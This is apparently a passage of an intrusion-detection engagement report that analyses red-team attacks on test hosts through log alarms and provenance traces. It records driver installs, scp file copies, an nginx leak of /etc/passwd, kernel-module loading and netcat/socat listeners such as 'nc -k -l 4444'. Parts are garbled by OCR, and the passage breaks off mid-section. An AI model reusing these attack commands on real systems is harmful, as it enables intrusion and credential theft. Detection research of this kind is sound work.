


One of the forked process reads/writes:
\Device\HarddiskVolume2\Users\admin\hosts
\Device\Afd
\Device\HarddiskVolume2\Users
\Device\HarddiskVolume2\Users\admin
\Device\HarddiskVolume2\Program Files\wmi_exporter\textfile_inputs
\Device\HarddiskVolume2\Program Files\Five Directions\Acuity\data\.winlogbeat.yml
\Device\HarddiskVolume2\Users\admin\AppData\Local\Temp\SspiCli.dll


"C:\Users\admin\A...host2.exe"
SUBJECT_THREAD
\Device\HarddiskV...onhost.exe
\Device\HarddiskV...rtbase.dll
\Device\HarddiskVolume2
\Device\HarddiskV...Local\Temp
FILE_OBJECT_FILE
\Device\HarddiskV...fhost2.exe
\Device\HarddiskV...Data\Local
\Device\HarddiskV...spiCli.dll
\Device\HarddiskV...spicli.dll
\Windows\System32\sspicli.dll
\Device\HarddiskV...ogbeat.yml
SUBJECT_THREAD
ENTITY_MEMORYOBJECT
ENTITY_MEMORYOBJECT
ENTITY_MEMORYOBJECT
ENTITY_MEMORYOBJECT
\Device\HarddiskV...e2\WINDOWS
\Device\HarddiskV...S\system32
\Device\HarddiskV...strian.rtf
\Device\HarddiskV...verins.rtf
\Device\HarddiskV...ile_inputs
\Device\HarddiskVolume2\Users
\Device\HarddiskV...sers\admin
\Device\Afd
\Device\HarddiskV...dmin\hosts

K.20190516 5D-1


Around 11AM, someone tried to install a driver `C:\WINDOWS\System32\InfDefaultInstall.exe C:\Windows\System32\drivers\filemon.inf` and start it with `sc start filemon`.


\Device\HarddiskV...9AFC5CD.pf
SUBJECT_THREAD
"C:\WINDOWS\Syste...lemon.inf"
SUBJECT_THREAD
"C:\WINDOWS\syste...ce.exe"
\Device\HarddiskV...unOnce.etl
\Device\HarddiskV...LDCFAC.tmp
SUBJECT_THREAD
\Device\HarddiskV...8232228.pf
\Device\HarddiskV...rpconv.exe
"C:\Windows\Syste...nv.exe"
SUBJECT_THREAD
\Device\HarddiskV...unonce.exe
\Device\HarddiskV...ALLOCATION
\Device\HarddiskV...ilemon.sys
\Device\HarddiskV...Identifier
\Device\HarddiskV...Identifier
\Device\HarddiskV...nv.exe.mui
\Device\HarddiskV...2\$LogFile
\Device\HarddiskV...USNJRNL:$J

The process `C:\WINDOWS\System32\InfDefaultInstall.exe` forked a thread, which actually loaded `\Device\HarddiskVolume2\Windows\System32\drivers\filemon.sys` not the in file. Then the thread starts `\Device\HarddiskVolume2\WINDOWS\system32\runonce.exe`

```
19-05-16 11:02:18.49: Alarm: FileCorruption: Object 2133533
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.inf:Zone.Identifier) Subject
480255 pid=8112 C:\WINDOWS\system32\DllHost.exe
19-05-16 11:02:22.33: Alarm: FileCorruption: Object 2133499
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.sys) Subject 480255 pid=8112
C:\WINDOWS\system32\DllHost.exe
9-05-16 11:02:48.96: Alarm: Inject: Subject1 411047 pid=860 c:\windows\system32\svchost.exe
Subject2 480290 pid=7580 C:\WINDOWS\System32\InfDefaultInstall.exe
19-05-16 11:03:30.73: Alarm: Inject: Subject1 474477 pid=1216
C:\WINDOWS\system32\DllHost.exe Subject2 480356 pid=5888 sc  start filemon
19-05-16 11:15:31.47: Alarm: Inject: Subject1 480772 pid=7728
C:\WINDOWS\system32\cmd.exe Subject2 480275 pid=6820
C:\WINDOWS\System32\InfDefaultInstall.exe1
9-05-16 11:30:34.71: Alarm: Inject: Subject1 480290 pid=7580
C:\WINDOWS\System32\InfDefaultInstall.exe Subject2 481411 pid=7580 netstat  -na
19-05-16 16:08:56.37: Alarm: Inject: Subject1 494037 pid=5488 _init Subject2 494149
pid=8968 C:\WINDOWS\SysWOW64\runonce.exe
```

K.20190517 5D-1


O:C:\Program Files\OpenSSH-Win64\ssh-agent.exe
O:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
O:\SystemRoot\System32\ntdll.dll
O:\Windows\System32\kernel32.dll
O:\Windows\System32\msvcrt.dll
O:\Windows\System32\rpcrt4.dll
O:\Windows\System32\sechost.dll
O:\Device\HarddiskVolume2\WINDOWS\system32\en-US\sc.exe.mui
EXE
RD
LD
LD
LD
LD
LD
RD
O:\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\CMF\LatestIndex
S:C:\Program Files\OpenSSH-Win64\ssh-agent.exe
CLNSU
RD
SWR
INJ
S:sc query filemon

```
19-05-17 16:13:08.42: Alarm: Inject: Subject1 548875 pid=6132 C:\Program Files\OpenSSH
Win64\ssh-agent.exe Subject2 554049 pid=6132 sc  query filemon
```

K.20190517 5D-2

```
19-05-17 12:25:47.61: Alarm: FileCorruption: Object 2442153
(\Device\HarddiskVolume2\Users\admin\filemon.zip) Subject 530100 pid=3888 C:\Program
Files\OpenSSH-Win64\scp" -t
19-05-17 12:27:24.26: Alarm: FileCorruption: Object 2442448
(\Device\HarddiskVolume2\Users\admin\filemon) Subject 435299 pid=7444
C:\WINDOWS\Explorer.EXE
19-05-17 12:27:24.46: Alarm: FileCorruption: Object 2442460
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10) Subject 435299
pid=7444 C:\WINDOWS\Explorer.EXE1
9-05-17 12:27:24.46: Alarm: FileCorruption: Object 2442461
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\filemon.cat)
Subject 435299 pid=7444 C:\WINDOWS\Explorer.EXE
19-05-17 12:27:25.74: Alarm: FileCorruption: Object 2442555
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\filemon.inf)
Subject 435299 pid=7444 C:\WINDOWS\Explorer.EXE
19-05-17 12:27:25.87: Alarm: FileCorruption: Object 2442556
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\filemon.sys)
Subject 435299 pid=7444 C:\WINDOWS\Explorer.EXE
19-05-17 12:27:25.93: Alarm: FileCorruption: Object 2442557
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\README.md)
```

```
Subject 435299 pid=7444 C:\WINDOWS\Explorer.EXE19-05-17 12:27:26.04: Alarm:
FileCorruption: Object
2442559(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\testsigning
cert.pfx) Subject 435299 pid=7444 C:\WINDOWS\Explorer.EX
19-05-17 12:28:22.50: Alarm: FileCorruption: Object 2442621
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.sys) Subject 530151 pid=4280
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:28:22.52: Alarm: FileCorruption: Object 2442623
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.inf) Subject 530151 pid=4280
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:28:22.52: Alarm: FileCorruption: Object 2442622
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.cat) Subject 530151 pid=4280
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:28:49.91: Alarm: Inject: Subject1 408414 pid=9284
c:\windows\system32\svchost.exe Subject2 530203 pid=1900
C:\WINDOWS\System32\InfDefaultInstall.exe
19-05-17 12:28:50.35: Alarm: UntrustedFileCorruption: Object 2442835
(\Device\HarddiskVolume2\WINDOWS\Temp\OLDF53E.tmp) Subject 530203 pid=1900
C:\WINDOWS\System32\InfDefaultInstall.exe
19-05-17 12:29:29.09: Alarm: Inject: Subject1 408414 pid=9284
c:\windows\system32\svchost.exe Subject2 530253 pid=10012
C:\WINDOWS\System32\InfDefaultInstall.exe
19-05-17 12:29:29.26: Alarm: UntrustedFileCorruption: Object 2442917
(\Device\HarddiskVolume2\Windows\Temp\OLD8D48.tmp) Subject 530253 pid=10012
C:\WINDOWS\System32\InfDefaultInstall.exe
```

K.20190517 5D-3

```
19-05-17 12:26:38.89: Alarm: FileCorruption: Object 2318207
(\Device\HarddiskVolume2\Users\admin\filemon.zip) Subject 531252 pid=4680 C:\Program
Files\OpenSSH-Win64\scp" -t
19-05-17 12:31:19.43: Alarm: UntrustedFileCorruption: Object 2319816
(\Device\HarddiskVolume2\Users\admin\filemon) Subject 426901 pid=4228
C:\WINDOWS\Explorer.EXE
19-05-17 12:31:19.58: Alarm: UntrustedFileCorruption: Object 2319843
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10) Subject 426901
pid=4228 C:\WINDOWS\Explorer.EXE
19-05-17 12:31:19.59: Alarm: UntrustedFileCorruption: Object 2319844
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\filemon.cat)
Subject 426901 pid=4228 C:\WINDOWS\Explorer.EXE
19-05-17 12:31:20.32: Alarm: UntrustedFileCorruption: Object 2319880
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\filemon.inf)
Subject 426901 pid=4228 C:\WINDOWS\Explorer.EXE
19-05-17 12:31:20.60: Alarm: UntrustedFileCorruption: Object 2319889
(\Device\HarddiskVolume2\Users\admin\filemon\20190503_filemon_win10\README.md)
Subject 426901 pid=4228 C:\WINDOWS\Explorer.EXE
```


```
19-05-17 12:31:44.90: Alarm: FileCorruption: Object 2320119
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.sys) Subject 531497 pid=8456
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:31:44.91: Alarm: FileCorruption: Object 2320120
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.cat) Subject 531497 pid=8456
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:31:44.91: Alarm: FileCorruption: Object 2320121
(\Device\HarddiskVolume2\Windows\System32\drivers\filemon.inf) Subject 531497 pid=8456
C:\WINDOWS\system32\DllHost.exe
19-05-17 12:32:55.60: Alarm: Inject: Subject1 527598 pid=9144 whoami Subject2 531594
pid=3104 sc  query filemon
19-05-17 12:32:58.93: Alarm: Inject: Subject1 527598 pid=9144 whoami Subject2 531596
pid=2904 sc  start filemon
```

Graphs for K.20190517 5D-2 and K.20190517 5D-3 are kind of similar to graph of K.20190516 5D-1. So, the alarms suffice, and graphs are not included for these two attacks.

L.20190516 5D-1

An attack at 3:04 PM with tester.exe:

```
d99f139681e94b08981b59e00c7641e4|1558033494537000000|0.7500|1.0000|ta1-fivedirections
1-e5-official-1|2ab88dcdcbe641dfac699f6d6058e398||exec:tester.exe:tester.exe
7dec63f1ad9942e5a1bd8c66eac59dbf|1558033494616000000|0.7500|1.0000|ta1-fivedirections-
1-e5-official-1|2ab88dcdcbe641dfac699f6d6058e398||filewrite:tester.exe
579c506263f84cb89f1ee3bc16c644c7|1558033494634000000|0.7500|1.0000|ta1-fivedirections-
1-e5-official
1|2ab88dcdcbe641dfac699f6d6058e398||filewrite:tester.exe:\Device\HarddiskVolume2\Windo
s\System32\dbgstat.dll
8217940f27064290a79c05971269d049|1558033494636000000|0.7500|1.0000|ta1-fivedirections-
1-e5-official
1|2ab88dcdcbe641dfac699f6d6058e398||filewrite:tester.exe:\Device\HarddiskVolume2\Window
s\System32\dbgstat.dll
26703b3336ce4a23ae1eb9f577cf2e55|1558033494616000000|0.7500|1.0000|ta1-fivedirections-
1-e5-official-
1|2ab88dcdcbe641dfac699f6d6058e398||loadlib:tester.exe:\Device\HarddiskVolume2\Users\adm
in\tester.exe b441a943902741558703e78343257e99|1558033494616000000|0.7500|1.0000|ta1-
fivedirections-1-e5-official
1|2ab88dcdcbe641dfac699f6d6058e398||loadlib:tester.exe:\SystemRoot\System32\ntdll.dll
```



C:\Progra:\Users\admin\AppData\Local\Temp\nsnF9F0.tmp\System.dll was loaded at 3:13 PM
C:\Progra:\Users\admin\AppData\Local\Temp\nsnF9F0.tmp\CityHash.dll was loaded at 3:13 PM

19-05-16 15:03:28.69: Alarm: FileCorruption: Object 2186889 (\Device\HarddiskVolume2\Users\admin\tester.exe) Subject 491661 pid=5032 C:\Program Files\OpenSSH-Win64\scp" -t
19-05-16 15:04:54.64: Alarm: FileCorruption: Object 2186968 (\Device\HarddiskVolume2\Windows\System32\dbgstat.dll) Subject 491756 pid=5428 tester.exe
19-05-16 15:04:54.54: Alarm: CDL: Read: 000: Subject 465333 pid=4960 C:\WINDOWS\system32\cmd.exe Subject 465378 pid=5428 tester.exe
19-05-16 15:04:54.62: Alarm: FileExec: Object 2186889 (\Device\HarddiskVolume2\Users\admin\tester.exe) Subject 491756 pid=5428 tester.exe

M.20190507 5D-3
19-05-07 13:03:03.60: Alarm: FileCorruption: Object 63634 (\Device\HarddiskVolume2\Users\admin\ubuntu_pkgs\flex-2.6.4\src\.libs\libfl.so.2) Subject 4610 pid=8892 C:\Program Files\OpenSSH-Win64\scp" -r –d t
19-05-07 13:03:03.60: Alarm: FileCorruption: Object 63635 (\Device\HarddiskVolume2\Users\admin\ubuntu_pkgs\flex-2.6.4\src\.libs\libfl.so) Subject 4610 pid=8892 C:\Program Files\OpenSSH-Win64\scp" -r -d -t
19-05-07 13:03:03.62: Alarm: FileCorruption: Object 63637 (\Device\HarddiskVolume2\Users\admin\ubuntu_pkgs\flex-2.6.4\src\.libs\libfl.so.2.0.0) Subject 4610 pid=8892 C:\Program Files\OpenSSH-Win64\scp" -r -d –t

M.20190508 5D-1

```
19-05-08 09:31:59.75: Alarm: UntrustedFileCorruption: Object 284760
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\libmozsandbox.so) Subject
54821 pid=5256  C:\Program Files\OpenSSH-Win64\ssh agent.exe
19-05-08 09:32:00.14: Alarm: UntrustedFileCorruption: Object 284769
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\gtk2\libmozgtk.so) Subject
54821 pid=5256  C:\Program Files\OpenSSH-Win64\ssh agent.exe
19-05-08 09:32:00.15: Alarm: UntrustedFileCorruption: Object 284770
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\libssl3.so) Subject 54821
pid=5256 C:\Program Files\OpenSSH-Win64\ssh-agent.exe
```

M.20190510 5D-3

```
19-05-10 11:05:29.03: Alarm: FileCorruption: Object 718932
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\libmozsandbox.so) Subject
165522 pid=6412 C:\Program Files\OpenSSH-Win64\scp" -r -d –t
19-05-10 11:05:29.12: Alarm: FileCorruption: Object 718934
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\libfreeblpriv3.so) Subject
165522 pid=6412 C:\Program Files\OpenSSH-Win64\scp" -r –d-t
19-05-10 11:05:29.19: Alarm: FileCorruption: Object 718935
(\Device\HarddiskVolume2\Users\admin\Downloads\thunderbird\libprldap60.so) Subject
165522 pid=6412 C:\Program  Files\OpenSSH-Win64\scp" -r -d –t
```

Complete information can be found in our engagement 5 report.

4.1.2 Detection of Attacks on CADETS

Attack Campaigns Overview

There are 4 main attack campaigns:

- Attack A [CADETS-1]: firewall manipulation
- Attack B [CADETS-3]: scp
- Attack C [CADETS-1]: compilation attack
- Attack D [CADETS-1]: nginx file leak

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190507	userid 1006 load pf	grep pf sudo kldload pf sudo pfctl -d sudo pfctl -s all
B	20190508	lots of scp from/to other TA1 hosts	./backup/ ./test/ ./docs/ ./work/ \C:UsersadminDocuments
C	20190509	make command modifies the code	make -j 3 XXX_FUNCTION_NAME_XXX /usr/home/user/test/h.o
D	20190516	nginx executes commands	sudo service nginx restart sh /bin/ps -ww -o pid= -o jid= -o command= -p 1139
D	20190517	nginx leaked file /etc/pwd.db and /etc/passwd	98.23.182.25:80 128.55.12.167 128.55.12.233:80 /etc/pwd.db /etc/group /etc/passwd

Detailed Attack Campaign Description

A.20190507 CADETS-1
User login with userid 1006, grepped pf, loaded pf via kldload (around 14:30), and used pfctl with various arguments.

C.20190509 CADETS-1
A user login as userid 1006 and compiled the source code. `make -j 3` used `sed` to substitute `XXX_FUNCTION_NAME_XXX` with `fp_h` in base.c and compiled it into `/usr/home/user/test/h.o`.

D CADETS-1
Userid 1005 started nginx process on May 16 with sudo.
One nginx process executes `sh` and then `/bin/ps -ww -o pid= -o jid= -o command= -p 1139` twice at Thu 16 May 2019 10:15:54 AM EDT

Nginx forked worker processes on May 17, one of which connects to

- 98.23.182.25 with remoteport 80
- 128.55.12.167
- 128.55.12.233 with remoteport 80

At Fri 17 May 2019 10:18:59 AM EDT
Then the worker process read file

- /etc/pwd.db
- /etc/group
- /etc/passwd

And send information to 128.55.12.233

4.1.3 Detection of Attacks on TRACE

Attack Campaigns Overview
There are 9 main attack campaigns:

- Attack A [TRACE-1]: passwd file leak
- Attack B [TRACE-3]: command-not-found attack
- Attack C [TRACE-1]: email leak
- Attack D [TRACE-2]: ld.so.cache attack
- Attack E [TRACE-1,2,3]: read_scan.ko and load_helper.ko attack
- Attack F [TRACE-2]: libselinux.so attack (maybe Azazel)
- Attack G [TRACE-2]: port 0 scan
- Attack H [TRACE-1]: libselinux.so attack
- Attach I [TRACE-1]: command-not-found attack

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190507	scped /etc/passwd to CADETS-2	/etc/passwd admin@128.55.12.75:./work/
B	20190507	command-not-found run at 12:51:45 PM	/usr/bin/python3 /usr/lib/command-not-found -- sexit cat /etc/passwd
C	20190508	email leak with scp	/tmp/arthrosporic /tmp/athleticism /tmp/cerebroganglion /tmp/filosus /tmp/firefox_admin /tmp/grains /tmp/have /tmp/hsperfdata_darpa /tmp/hydrocharitaceous /tmp/intermelt

			/tmp/kowtowing /tmp/limpiness /tmp/loverless /tmp/mampus /tmp/mnemonics /tmp/mozilla_admin0 /tmp/natally /tmp/nsemail-10.eml /tmp/nsemail-11.eml /tmp/nsemail-12.eml /tmp/nsemail-13.eml /tmp/nsemail-14.eml /tmp/nsemail-15.eml /tmp/nsemail-16.eml /tmp/nsemail-17.eml /tmp/nsemail-18.eml /tmp/nsemail-19.eml /tmp/nsemail-1.eml
D	20190509	ld.so.cache is written by wall	Compromised **ld-so.cache** loaded by multiple processes: /usr/bin/dpkg --print-foreign-architectures ifconfig netstat -na
E	20190514	kernel module scp'd to and installed on all TRACE hosts	scp'd from 128.55.12.167 /home/admin/read_scan.ko /home/admin/load_helper.ko insmod connect to 128.55.12.122
F	20190517	libselinux.so scped in, and used by multiple programs through the cache update using ldconfig on TRACE-2	scp'd from 128.55.12.122:49774 /home/admin/libselinux.so /lib/libselinux.so nc -k -l 443 nc -k -l 8080 nc -k -l 4444 env ldconfig ls /usr/bin/python3 /usr/lib/command-not-found -- socat
G	20190517	port 0 traffic detected	
H	20190517	libselinux.so scped in, and used by multiple programs TRACE-1	scp'd from 128.55.12.122:51752 /home/admin/libselinux.so /lib/libselinux.so /bin/sh /usr/bin/lesspipe basename /usr/bin/lesspipe dirname /usr/bin/lesspipe

			dircolors -b
			ls /etc/bash_completion.d
			cargo --list
			tail -n +2
			env
			grep --color=auto
			netstat -na
			nc -k -l 4444
			`setsid socat TCP4-LISTEN:4444,reuseaddr,fork EXEC:cat`
			`/usr/bin/python3 /usr/lib/command-not-found -- socat`
			`socat` accepted a connection from `128.55.12.122`

I	multi-day	command-not-found with suspicious arguments	/usr/lib/command-not-found – Cillum /usr/lib/command-not-found -- Terminal /usr/lib/command-not-found -- c /usr/lib/command-not-found -- everyone@bovia.com /usr/lib/command-not-found -- exitCalculator /usr/lib/command-not-found -- exitexit /usr/lib/command-not-found -- exitfirefox /usr/lib/command-not-found -- exitthunderbird /usr/lib/command-not-found -- incididunt /usr/lib/command-not-found -- ipconfig /usr/lib/command-not-found -- news.president.am /usr/lib/command-not-found -- quit /usr/lib/command-not-found -- sexit /usr/lib/command-not-found -- socat /usr/lib/command-not-found -- systeminfo /usr/lib/command-not-found -- tasklist

Detailed Attack Campaign Description


A.20190507 TRACE-1

